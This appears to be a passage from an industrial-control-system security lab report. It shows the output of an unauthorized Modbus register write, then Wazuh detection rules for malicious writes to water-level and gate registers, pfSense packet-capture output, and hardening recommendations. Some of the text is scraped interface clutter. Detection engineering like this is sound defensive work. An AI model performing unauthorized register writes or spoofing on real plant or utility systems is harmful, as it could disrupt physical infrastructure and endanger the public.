
Output:

```
[*] Values 1337 successfully written from registry address 1.
```

Phase 5 – Collaboration with Defensive Team

Worked with the blue team to:

- Test Wazuh's detection of unauthorized register access.



- Use Wazuh and pfSense activity logs to fine-tune detection rules.

wazuh.

Management

Rules

a

Type your new rules file name here

Ruleset Test

XML format error

```

1 <!-- Modify it at your will. -->
2 <group name="modbus,">
3   <rule id="100100" level="3">
4     <decoded_as>firewall</decoded_as>
5     <match>port 1502</match>
6     <description>Modbus TCP Traffic detected</description>
7   </rule>
8
9   <rule id="100101" level="5" frequency="5" timeframe="60">
10    <if_matched_sid>100100</if_matched_sid>
11    <same_source_ip />
12    <description>Multiple Modbus connection attempts from same source</description>
13  </rule>
14
15  <rule id="100102" level="8">
16    <decoded_as>firewall</decoded_as>
17    <match>port 1502</match>
18    <match>from 10.13.36.</match>
19    <description>Modbus connection attempt from attacker network</description>
20  </rule>
21 </group>
22
23 <group name="modbus,plc,value_change,">
24   <!-- water level monitoring -->
25   <rule id="100200" level="10">
26     <field name="register"> 100</field>
27     <match>write_register</match>
28     <description>Critical: water level value (wtrlvl) modification attempt </description>
29   </rule>
30
31   <!-- Gate Status Changes -->
32   <rule id="100201" level="12">
33     <field name="coil"> 100.4</field>
34     <match>write_coil</match>

```

HOST IP ADDRESS OR SUBNET

any of EXAMPLE: 17 tcp

PROTOCOL

HOST MAC ADDRESS

any of EXAMPLE: 80 443

PORT NUMBER

any of EXAMPLE: arp 8100 0x8200

ETHERTYPE

Tagged Filter

Filter options for packets that have a VLAN tag set. Specify a tag level to match stacked VLAN packets (such as QinQ).

exclude all

any of EXAMPLE: 100 200

1

TAGGED PACKETS

all of EXAMPLE: 10.1.1.0/24 192.168.1.1

any of EXAMPLE: 00:02:11:22:33:44:55:66

HOST IP ADDRESS OR SUBNET

any of EXAMPLE: 17 tcp

any of EXAMPLE: 80 443

any of EXAMPLE: arp 8100 0x8200

PROTOCOL

PORT NUMBER

ETHERTYPE


Start View Download Clear Captures

Packet Capture Output: /tmp/packetcapture-vtnet0-20250512194437.pcap

```

19:44:37.833254 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 59
19:44:37.835218 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:37.835227 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:37.835246 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:37.835251 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:37.907023 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 225
19:44:38.193861 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 237
19:44:38.202266 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 237
19:44:38.837026 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 143
19:44:38.837039 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 143
19:44:38.837058 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 145
19:44:38.837066 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 145
19:44:38.913427 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 230
19:44:39.838835 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:39.838844 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:39.838864 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:39.838870 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 189
19:44:39.916878 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 203
19:44:40.717145 IP 10.13.20.1.514 > 10.13.20.17.1514: UDP, length 238
19:44:41.218647 IP 10.13.20.91.50422 > 192.168.90.10.53: UDP, length 39

```



Recommendations and Next Steps

- Implement network segmentation and Modbus-specific firewalls.
- Add validation rules in SCADA logic to detect abnormal input ranges.
- Extend spoofing scripts to customer-facing assets (smart meters, bots)
- Incorporate time-series anomaly detection in Quest DB/Wazuh
- Map adversary behavior to MITRE ATT&CK for ICS for continued training.